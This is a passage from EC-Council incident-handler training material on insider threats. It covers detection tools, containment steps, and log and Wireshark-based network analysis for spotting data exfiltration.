  Proofpoint Insider Threat Management (ITM) is a part of an information security platform that provides complete visibility and insight into different insider threats in an organizational network. This tool allows incident responders to set up multiple policies, triage alerts, and threat hunting and respond to threats from its centralized enterprise console. Incident responders can also set up rules with this tool to receive real-time alerts for any data exfiltration or risky interactions on endpoints. Proofpoint ITM can also enable proper visualizations to help incident responders to monitor alerts, investigate, and coordinate incident response.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.8: Screenshot showing Proofpoint ITM console

- **DataRobot**

  Source: *https://www.datarobot.com*

  DataRobot is an automated machine learning platform for detecting insider threats that combines predictive modeling expertise, best practices of data science, and experience to deliver accurate, actionable predictions with full transparency and rapid deployment. It can be used by organizations to leverage their enterprise usage policies and individual employee data to develop, model, and deploy algorithms that enable the detection of security breaches, theft or misuse of documents, and violations of clearance responsibilities.

  DataRobot assists incident responders in:

  - Detecting and predicting personnel that require enhanced monitoring or evaluation to prevent insider threats
  - Analyzing historical policy violations and using enhanced monitoring to proactively block future policy violations
  - Proactively monitor cleared personnel for possible security breaches


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.9: Screenshot showing DataRobot dashboard

- **Ekran System**

  Source: *https://www.ekransystem.com*

  Ekran System helps incident handlers to monitor, detect, and analyze user-based insider threats. It is a specialized enterprise insider threat detection software that meets the security needs of enterprises of any size. The product uses indexed session video records as a core format to provide multiple search, analysis, and incident response tools that enable employee fraud detection and third-party service provider monitoring.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.10: Screenshot showing Ekran System dashboard

Some additional insider threat detection tools include:

- SolarWinds Security Event Manager (*https://www.solarwinds.com*)
- ManageEngine Endpoint DLP Plus (*https://www.manageengine.com*)
- Incydr (*https://www.code42.com*)
- InsightIDR (*https://www.rapid7.com*)
- Vectra Cognito (*https://www.vectra.ai*)

## Containment of Insider Threats

After the detection of an insider attack, the IH&R team should primarily focus on containment. The main goal of the containment process is to minimize the damages caused by insider attacks and prevent them from propagating to other systems and resources within the organization.

Threat response depends on the nature of insider threats and organizational policies. Organizations can deploy automated or human-involved responses. However, the containment of insider threat incidents requires both human elements and technical controls.

Discussed below are various steps that must be performed as a part of the containment process for insider threats:

- After detecting an incident, incident responders must isolate the affected systems.
- The IT and computer security teams should block the suspect's organizational email account and network credentials; seize company-issued desktops, laptops, mobile or other devices; check attack vectors used by the insider; and focus on containment.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Obtain appropriate permission to seize any personal device that might have been used in the attack.
- Remove the individual's ability to access organizational premises. Remove their system privileges and credentials. Prioritize threats that may result in espionage and patch them.
- Examine and contain attack vectors such as malware, portable storage devices, secret cameras, phone tapping devices, and recording devices.
- Inform the affected department and request that they check for potential losses.
- They should also give strict guidelines to other employees to discourage tailgating, using unauthorized drives, transferring data using unencrypted means, and discussing confidential matters in common areas. Change all user system and account passwords.
- Continuously monitor employees, contractors, third-party vendors, or outsiders identified as spies until the organization terminates them from the office.
- Thoroughly check suspects for portable devices containing stolen data and gather all account data used during the incident.
- Register a complaint at the appropriate jurisdiction and take proper legal action, up to and including prosecuting the responsible individual.
- The HR team should block all access to suspicious employees and monitor them continuously until further decision from the management.
- Block any unauthorized communication channel used by insiders to exfiltrate data.

## Explain Analysis of Insider Threats

Insider threats can significantly affect business services because users have legitimate access to organizational systems and networks; therefore, incident responders must analyze them for further investigation and proceed with the next phases of incident response.

This section discusses some techniques that can be used by incident responders to analyze insider threats in an organization.

### Log Analysis

Analyzing log files helps incident handlers to detect the perpetrator. These files contain valuable data about activities performed in the system and network. Analyzing logs from network devices, servers, and databases to find suspicious user activities such as multiple login attempts, unauthorized file access, and privilege escalation. Log files can provide details such as event dates and times, IP and MAC addresses of the source and destination computers, information accessed, URLs, login/logout information, and files accessed.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Incident handlers should analyze the following log files to detect malicious insiders in the target organization:

- **Network Logs**

  Analyzing network logs will help incident handlers in understanding the established connections, uploads, downloads, requested URLs, and other network activities of a suspicious user. Different sources on a network or device produce their own respective log files. These sources may be operating systems, IDS, or firewall. Comparing and relating log events can help incident handlers to deduce the occurrence of incidents and identify the insider responsible.

- **Server Logs**

  Analyzing server logs can help incident handlers to determine the applications accessed by suspicious users and changes to files, if any. Server logs contain information such as the requests made, client IP address, time of request, page requested, HTTP code, user agent, referrer, and bytes received.

- **Database Logs**

  By analyzing database logs, incident handlers can determine the display time, date, data accessed by users, login attempts, and attempts to escalate privileges. Databases contain transaction logs that store details such as PageID of the modified page; length and offset of page; commit, abort, and rollback information; log sequence number (LSN); previous LSN; transaction ID number; type of database log; and the information about changes that triggered the log record.

SIEM tools allow incident handlers to analyze the details of suspicious users through log analysis and event correlation. Incident handlers can collect log information and correlate them using SIEM tools to audit log data and detect anomalies. They can use the details of suspicious users from log analysis (such as IP and MAC addresses) in SIEM tools to find relevant activities.

**Note**: Refer to Module 06: Handling and Responding to Network Security Incidents and Module 07: Handling and Responding to Web Application Security Incidents for more information on how to perform log analysis.

## Network Analysis

Incident handlers must perform network traffic analysis to detect anomalous network activities of malicious insiders. Network traffic analysis helps incident handlers to detect established malicious connections, type and number of devices accessed, and exfiltrated data.

Attackers use a unique method to exfiltrate data without detection by transforming locally encrypted files through unencrypted channels such as HTTP, Telnet, or FTP. The HTTP data stream present in these non-secure protocols is an indication that data are being exfiltrated. Incident handlers must perform deep packet inspection by checking every unencrypted packet using Wireshark filters.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Network Analysis: Detecting Malicious Telnet Connections

Source: *https://www.wireshark.org*

Incident handlers can use tools such as Wireshark to analyze and detect suspicious activities across organizational networks. To perform network analysis, incident handlers must enable filters on network traffic using Wireshark. The screenshot below displays the target organization's captured network traffic. By analyzing this network traffic, incident handlers can detect whether an employee within an organization initiated a telnet connection violating the organization's security policy.





Figure 9.11: Screenshot of Wireshark showing telnet traffic

As shown in the screenshots below, by analyzing telnet packets, incident handlers can detect whether a malicious insider used administrator credentials and established a telnet connection to transfer sensitive data from the organization.





Figure 9.12: Screenshot of Wireshark showing details of captured packet


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

